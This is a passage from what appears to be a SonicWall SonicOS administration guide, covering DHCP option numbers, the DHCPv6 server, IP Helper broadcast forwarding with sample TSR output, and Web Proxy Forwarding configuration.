150	TFTP Server Address, Etherboot, GRUB Config	TFTP server address, Etherboot, GRUB configuration
151	Undefined	
152	Undefined	N/A
153	Undefined	N/A
154	Undefined	N/A
155	Undefined	N/A
156	Undefined	N/A
157	Undefined	N/A
158	Undefined	N/A
159	Undefined	N/A
160	Undefined	N/A
161	Undefined	N/A
162	Undefined	N/A
163	Undefined	N/A
164	Undefined	N/A
165	Undefined	N/A

RCF-Defined DHCP Option Numbers and Descriptions

Option Number	Name	Description
166	Undefined	N/A
167	Undefined	N/A
168	Undefined	N/A
169	Undefined	N/A
170	Undefined	N/A
171	Undefined	N/A
172	Undefined	N/A
173	Undefined	N/A
174	Undefined	N/A
175	Ether Boot	Ether Boot
176	IP Telephone	IP telephone
177	Ether Boot PacketCable and CableHome	Ether Boot PacketCable and CableHome
178	Undefined	N/A
179	Undefined	N/A
180	Undefined	N/A
181	Undefined	N/A
182	Undefined	N/A
183	Undefined	N/A
184	Undefined	N/A
185	Undefined	N/A
186	Undefined	N/A
187	Undefined	N/A
188	Undefined	N/A
189	Undefined	N/A
190	Undefined	N/A
191	Undefined	N/A
192	Undefined	N/A
193	Undefined	N/A
194	Undefined	N/A
195	Undefined	N/A
196	Undefined	N/A
197	Undefined	N/A
198	Undefined	N/A
199	Undefined	N/A
200	Undefined	N/A
201	Undefined	N/A
202	Undefined	N/A
203	Undefined	N/A
204	Undefined	N/A

RCF-Defined DHCP Option Numbers and Descriptions

Option Number	Name	Description
205	Undefined	N/A
206	Undefined	N/A
207	Undefined	N/A
208	pxelinux.magic (string) = 241.0.116.126	pxelinux.magic (string) = 241.0.116.126
209	pxelinux.configfile (text)	pxelinux.configfile (text)
210	pxelinux.pathprefix (text)	pxelinux.pathprefix (text)
211	pxelinux.reboottime	pxelinux.reboottime
212	Undefined	N/A
213	Undefined	N/A
214	Undefined	N/A
215	Undefined	N/A
216	Undefined	N/A
217	Undefined	N/A
218	Undefined	N/A
219	Undefined	N/A
220	Subnet Allocation	Subnet allocation
221	Virtual Subnet Allocation	Virtual subnet selection
222	Undefined	N/A
223	Undefined	N/A
224	Private Use	Private use
225	Private Use	Private use
226	Private Use	Private use
227	Private Use	Private use
228	Private Use	Private use
229	Private Use	Private use
230	Private Use	Private use
231	Private Use	Private use
232	Private Use	Private use
233	Private Use	Private use
234	Private Use	Private use
235	Private Use	Private use
236	Private Use	Private use
237	Private Use	Private use
238	Private Use	Private use
239	Private Use	Private use
240	Private Use	Private use
241	Private Use	Private use
242	Private Use	Private use
243	Private Use	Private use

RCF-Defined DHCP Option Numbers and Descriptions

Option Number	Name	Description
244	Private Use	Private use
245	Private Use	Private use
246	Private Use	Private use
247	Private Use	Private use
248	Private Use	Private use
249	Private Use	Private use
250	Private Use	Private use
251	Private Use	Private use
252	Private Use	Private use
253	Private Use	Private use
254	Private Use	Private use

DHCP and IPv6

For complete information on the SonicOS implementation of IPv6, see the About IPv6.


DHCPv6 server can be configured similarly to IPv4 after selecting the **IPv6** option in the **View IP Version** radio button on the **Network > DHCP Server** page:

40

Using IP Helper

Network > IP Helper


Many User Datagram Protocols (UDP), such as DHCP or DNS, rely on broadcasts or multicasts to find their servers. This usually requires that their servers be present in the same broadcast subnet. To support cases where servers and clients are in different subnets, UDP broadcast forwarding is used. IP Helper is used to assist in the broadcast or multicast of packets across a firewall interface. It also helps to forward the packets to other interfaces based on policy.



To enable IP Helper, select the **Enable IP Helper** checkbox on the **Network > IP Helper** page.

Each individual protocol can be enabled or disabled by selecting or deselecting the checkbox in the **Enable** column for that protocol.

Pausing your cursor over the **Traffic Stats** icon displays the packet counters for that protocol.



Topics:

- IP Helper Protocols
- IP Helper Policies
- Displaying IP Helper Cache from TSR
- mDNS Forwarding

For more information on IP Helper, refer to the IP Helper technote at: https://support.sonicwall.com/kb-product-select.

IP Helper Protocols

IP Helper supports pre-defined protocols and user-defined protocols. It also supports user-defined IP Helper policies. IP Helper offers better control for NetBIOS and DHCP relay applications.

IP Helper supports the following pre-defined relay protocols:


- **DHCP**—UDP port number 67/68
- **Net-Bios DNS**—UDP port number 137
- **Net-Bios Datagram**—UDP port number 138
- **DNS**—UDP port number 53
- **Time Service**—UDP port number 37
- **Wake on LAN** (WOL)—UPD port number 7
- **mDNS**—UDP port number 5353; multicast address 224.0.0.251

Each protocol has the following configurable options:

- **Name**—The name of the protocol (case sensitive and unique).
- **Port 1/2**—The unique UDP port number.
- **Translate IP**—Translation of the source IP while forwarding a packet.
- **Timeout**—IP Helper cache timeout in seconds at an increment of 10.
- **Raw Mode**—Unidirectional forwarding that does not create an IP Helper cache.
  This is suitable for most of the user-defined protocols that are used for discovery, for example WOL/mDNS.

Users can also create their own relay protocols by specifying the UDP port number and then defining the IP Helper policies for that protocol.

The pre-defined and user-defined IP Helper protocols are displayed in the **Relay Protocols** panel on the **Network > IP Helper** page.



Topics:

- Editing or Deleting Protocols
- Configuring User-Defined Protocols

Editing or Deleting Protocols

The **Edit** button in the **Configure** column for each protocol opens the same dialog as the **Add** button. From there, you can change the settings for that user-defined protocol.

Pre-defined protocols can be edited, but only the **Timeout** value and the **Enable Application** option can be changed.

User-defined protocols can be edited, but only the **Timeout** value and the **Allow Source IP translation** option can be changed.

User-defined protocols can be deleted by selecting the checkbox in the **Name** column for that protocol and clicking the **Delete** button, or by clicking the **Delete** icon at the end of the row for that protocol.


Pre-defined protocols cannot be deleted.

Configuring User-Defined Protocols

To add a user-defined IP Helper protocol:

1 Go to the **Network > IP Helper** page.

2 In the **Relay Protocols** panel, click the **Add** button. The **Add IP Helper** dialog appears.



3 In the **Name** box, enter a unique case-sensitive name.

4 In the **Port 1** and **Port 2** boxes, enter the unique UDP port numbers.


5 (Optional) In the **Timeout** box**,** enter the cache timeout period for this protocol, in seconds (increments of 10 only). Valid values are 10, 20, 30, 40, 50, 60. If not specified, the default value is 30 seconds.

6 If you want the firewall to translate the source IP address of the forwarded packet, select the **Allow Source IP translation** option.

7 (Optional) If you want to use raw mode, select the **Raw Mode** option. When selected, IP Helper does not create a cache, unidirectional forwarding is supported, and the **Timeout** period is ignored.

IP Helper Policies

The user-defined IP Helper policies are listed in the **Policies** panel on the **Network > IP Helper** page.



The **Add** button opens a dialog where you can add a user-defined IP Helper policy. The **Edit** button in the configure column for each policy opens the same dialog where you can change the IP Helper settings for that policy.

Editing or Deleting IP Helper Policies

The **Edit** button in the **Configure** column for each policy opens the same dialog as the **Add** button. From there, you can change the settings for that policy.

IP Helper policies can be deleted by selecting the checkbox for that policy and clicking the **Delete** button, or by clicking the **Delete** icon at the end of the row for that policy.

Configuring IP Helper Policies


IP Helper Policies enable you to forward broadcasts from one interface to another interface.

NOTE: IP Helper is not supported for WAN interfaces or for interfaces that are configured for NAT.

To configure an IP Helper policy:


1 Go to the **Network > IP Helper** page.

2 Click the **Add** button under the **IP Helper Policies** panel. The **Add IP Helper Policy** dialog appears.



NOTE: The **Enable policy** option is enabled by default. To configure the policy without enabling it, clear the **Enable policy** checkbox.

3 In the **Protocol** menu, select the protocol that you want. For example, **DHCP** or **Time**.



4 In the **From** menu, select the source interface or zone that you want.

5 In the **To** menu, select the destination Address Group or Address Object that you want, or select **Create new network** to create a new **Address Object**.

6 In the **Comment** field, enter a comment (optional).

7 Click **OK** to add the policy to the **IP Helper Policies** table.

Displaying IP Helper Cache from TSR

The TSR will show all the IP Helper caches, current policies, and protocols:


```
#Network : IP Helper_START
-----IP Helper Data-------
  gCurrSlot              :65
  gTransactionId         :1
  gIphInitiallized       :1
  gIphGenAppPort         :1000
  gNumIphTimerMsgRcvdo   :863
  gNumIphSecondsTimerMsgRcvd:791

-----IP Helper Global Run-time Data-------
 IP Helper is OFF
 IP Helper - Netbios Relay is OFF
  Total Number Of Fwded Packets           :0
```

```
  Total Number Of Dropped Packets         :0
  Total Number Of Passed Packets          :0
  Total Number Of Unknown Packets         :0
  Total Number Of record create failure   :0
  Total Number Of element create failure  :0

-----IP Helper Applications -------
Index   Name        Port        Raw  Protocol  Timeout  IP-Trans  Enable  Max-Record
Record-Count  Max-Element  Element-Count  Forwarded  Dropped    Passed

-------------------------------------------------------------------------------
-------------------------------------------------------------------------

1       DHCP        67   ,68     NO   UDP       30       YES       OFF     6144
0             12288        0              0          0          0

2       NetBIOS     138  ,137    NO   UDP       40       YES       OFF     6144
0             12288        0              0          0          0

3       DNS         53   ,0      NO   UDP       30       YES       OFF     12288
0             24576        0              0          0          0

4       TIME        37   ,0      NO   UDP       30       YES       OFF     12288
0             24576        0              0          0          0

5       WOL         7    ,9      YES  UDP       30       YES       OFF     12288
0             24576        0              0          0          0

6       mDNS        5353 ,0      YES  UDP       30       YES       OFF     12288
0             24576        0              0          0          0

----------Relay Policy-----------

Relay Protocol         Source                        Destination
Enable

-------------------------------------------------------------------------------
-----------------------

--------------------------DHCP Relay Lease Table----------------------------

Record(hash)[ClientIP, ClientIf, ClientMac, Age]

-------------------------------------------------------------------------

----------------------------DHCP RELAY STATIC Table---------------------

(Index)[cif, sIf, cIp, sIp, cMac, LeaseTime, LeaseRemaining]

-------------------------------------------------------------------------

----IPH state sync stat-------
Last Sequence number               :          0
IphComplete sync in progress       :          0
Abort Iph Complete sync            :          0
Number of iph messages sent to Idle:          0
Number of Bulk iph messages sent to Idle:     0
Number of Flush iph messages sent to Idle:    0
Number of Bulk iph messages rcvd from Active: 0
Number of iph messages rcvd from Active:      0
Number of Flush iph messages rcvd from Active:0
Number of iph messages failed to send:        0
Number of Bulk iph messages failed to send:   0
Number of Flush iph messages failed to send:  0
Number of Unknown iph messages rcvd:          0
#Network : IP Helper_END
```

mDNS Forwarding

In order to enable Apple support for iRemote, iTunes, and Apple TV, the mDNS protocol must be enabled. A policy is needed to forward these packets. The following graphic illustrates the process of how Enhanced IP Helper works with mDNS Forwarding:

Enhanced IP Helper Worker with mDNS Forwarding




41

Setting Up Web Proxy Forwarding

Network > Web Proxy


When users access the web through a proxy server that is located on the internal network, such as between the user and the SonicWall appliance, the HTTP/HTTPS connections seen by the appliance originate from the proxy server, not from the user.

Network Access Using Web Proxy



To identify the user for logging, policy enforcement, etc., the appliance needs to know the original source IP address of the connection from the user behind the proxy server. This is (optionally) provided by the proxy server in an **X-Forwarded-For** field in the HTTP header.

Network Access Using Web Proxy: Using Optional X-Forwarded For Field



Topics:

- Use of the X-Forwarded-For HTTP Header Field
- Configuring Automatic Proxy Forwarding (Web Only)
- Configuring User Proxy Servers

Use of the X-Forwarded-For HTTP Header Field

The X-Forwarded-For HTTP header field was originally introduced by the Squid proxy server, but has now become a de facto standard and is in the process of being standardized by the IETF. It is inserted in the HTTP request sent to the web server from the proxy server and gives the originating IP address of the client from which it received the web request.

Where a connection passes through a chain of proxy servers, X-Forwarded-For can give a comma-separated list of IP addresses with the first being the furthest downstream (that is, the user).

SonicOS can read the user's IP address from the X-Forwarded-For field when it is present, and to identify the user can use that rather than the actual source IP address of the HTTP request (the latter being the proxy server in this case).

For security reasons, the proxy servers must be specified by the administrator manually.

A hacker could generate HTTP requests with X-Forwarded-For set to anything, and use that to masquerade as a different more privileged user. Hence the appliance must not blindly accept that the given IP address is valid for the user just because an X-Forwarded-For header field is present. Therefore, X-Forwarded-For is ignored unless the HTTP request has come from a known proxy server. For this purpose, a list of the proxy servers is configurable in the SonicOS management interface.


Since a proxy server can pass on X-Forwarded-For IP addresses in a list for purposes of proxy server chaining, the same vulnerability would exist if a proxy server were to pass on a spoofed IP addresses from an X-Forwarded-For field inserted by a hacker. SonicOS has no control over this and so we must rely on the proxy server being properly configured to prevent it.

A Web proxy server intercepts HTTP requests and determines if it has stored copies of the requested Web pages. If it does not, the proxy completes the request to the server on the Internet, returning the requested

information to the user and also saving it locally for future requests. Setting up a Web proxy server on a network can be cumbersome, because each computer on the network must be configured to direct Web requests to the server.

If you have a proxy server on your network, instead of configuring each computer's Web browser to point to the proxy server, you can move the server to the WAN or DMZ and enable Web Proxy Forwarding using the settings on the **Network > Web Proxy** page. The firewall automatically forwards all Web proxy requests to the proxy server without requiring all the computers on the network to be configured.

The following graphic shows the **Network** > **Web Proxy** page.



Configuring Automatic Proxy Forwarding (Web Only)

To configure Automatic Proxy Forwarding (Web Only):

1 Connect the Web proxy server to a hub, and connect the hub to the firewall WAN or DMZ port.

> **NOTE:** The proxy server must be located on the WAN or DMZ; it can not be located on the LAN.

2 Go to **Network** > **Web Proxy**.

3 Under **Automatic Proxy Forwarding (Web Only)**, type the name or IP address of the proxy server in the **Proxy Web Server (name or IP address)** field.

4 Type the proxy IP port in the **Proxy Web Server Port** field.

5 To bypass the proxy servers if a failure occurs, select the **Bypass Proxy Servers Upon Proxy Server Failure** check box.

NOTE: The **Bypass Proxy Servers Upon Proxy Server Failure** check box allows clients behind the firewall to bypass the Web proxy server in the event it becomes unavailable. Instead, the client's browser accesses the Internet directly as if a Web proxy server is not specified.


6 Select **Forward Public Zone Client Requests to Proxy Server** if you have clients configured on the DMZ.

7 Select **Divert traffic to the WXA series appliances's Web Cache** if you have a WXA series appliance connected to your NSA/TZ series appliance and the Web Cache feature is enabled.

NOTE: If you select this option, the first four options are greyed out.

8 To forward all traffic initiated within an IP source address to the WXA Web Cache, select an address object from the **Client Inclusion Address Object**: drop-down menu. The default value is **Any**, which forwards any IP source address value to the WXA Web Cache. If the address object selected is **LAN Primary Subnet**, then only traffic within the subnet of X0 interface will be forwarded to the WXA Web Cache.

In the example below, the Server Inclusion Address Object drop-down menu is set to WebCache_Inclusion. Policies 32, 33, and 36 are modified so that only traffic initiated in the subnet of the source address defined in the WebCache_Inclusion address object will be forward to the WXA Web Cache. In this example, only a connection initiated from a client/pc/device in the 10.20.11.0/25 subnet will be forwarded to the WXA Web Cache.



28	Any	Original	LAN Primary IP	Original	HTTPS Management	Original	X0	X0	28
29	Any	Original	LAN Primary IP	Original	HTTP Management	Original	X0	X0	29
30	All Interface IP		Any	Original	Any	Original	Any	X1	30
31	All Interface IP		Any	Original	Any	Original	Any	X4	31
32	WebCache_Inclusion	Original	Any	Web Proxy Server	HTTP	Web Proxy Port	X0	Any	32
33	WebCache_Inclusion	Original	Any	Web Proxy Server	HTTP	Web Proxy Port	X2	Any	33
34	Web Proxy Server	WAN Primary IP	Any	Original	HTTP	Original	X3	X1	34
35	Web Proxy Server	X4 IP	Any	Original	HTTP	Original	X3	X4	35
36	WebCache_Inclusion	Original	Any	Web Proxy Server	HTTP	Web Proxy Port	X5	Any	36

9 To exclude traffic with a web server address destination from the WXA Web Cache, select an address object from the **Server Exclusion Address Object** drop-down menu. The default value is **None**, which allows all traffic destined for a web server will be forwarded to the WXA Web Cache.

In the example below, the Server Exclusion Address Object drop-down menu is set to WebCache_exclusion. Policies 32, 34, and 38 are created. These policies determine that connections destined to the web servers defined in the WebCache_exclusion address object will not be forwarded to the WXA Web Cache. The respective connections, instead, will be translated to a WAN IP address.

29	Any	Original	LAN Primary IP	Original	HTTP Management	Original	X0	X0	29
30	All Interface IP	WAN Primary IP	Any	Original	Any	Original	Any	X1	30
